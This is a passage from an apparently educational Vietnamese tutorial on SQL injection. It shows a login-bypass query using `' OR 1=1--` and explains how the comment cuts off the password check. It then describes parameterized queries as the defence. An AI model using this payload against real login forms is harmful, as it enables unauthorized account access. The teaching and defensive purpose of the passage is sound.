
- `--` sẽ bỏ qua bất kỳ phần nào còn lại trong truy vấn sau khi nó được chèn vào, giúp kẻ tấn công bỏ qua các điều kiện còn lại (chẳng hạn như `AND password = 'password'`).

```
SELECT * FROM users WHERE username = '' OR 1=1-- -AND password = 'password';
```

Điều này sẽ làm cho phần `AND password = 'password'` không còn hiệu lực nữa, và truy vấn chỉ còn lại điều kiện `OR 1=1`, giúp kẻ tấn công vượt qua bước xác thực.



Kết quả:



2.2 Cách bảo vệ khỏi SQL Injection

Để tránh bị SQL Injection, bạn cần thay thế phương pháp chèn trực tiếp dữ liệu vào câu truy vấn SQL bằng cách sử dụng **prepared statements** (truy vấn đã chuẩn bị) và **parameterized queries** (truy vấn có tham số). Đây là cách an toàn hơn để xử lý dữ liệu từ người dùng:

Ví dụ trong đăng nhập của giảng viên (sử dụng `mysql-connector`):

```
cursor.execute("SELECT * FROM teachers WHERE username = %s AND password = %s", (username, password))
```

Trong trường hợp này:

- `%s` là placeholder cho các giá trị tham số.
- Các tham số (`username`, `password`) được truyền vào như một tuple.

- Truy vấn sẽ được "chuẩn bị" và tham số được thay thế một cách an toàn mà không có khả năng bị tiêm SQL độc hại.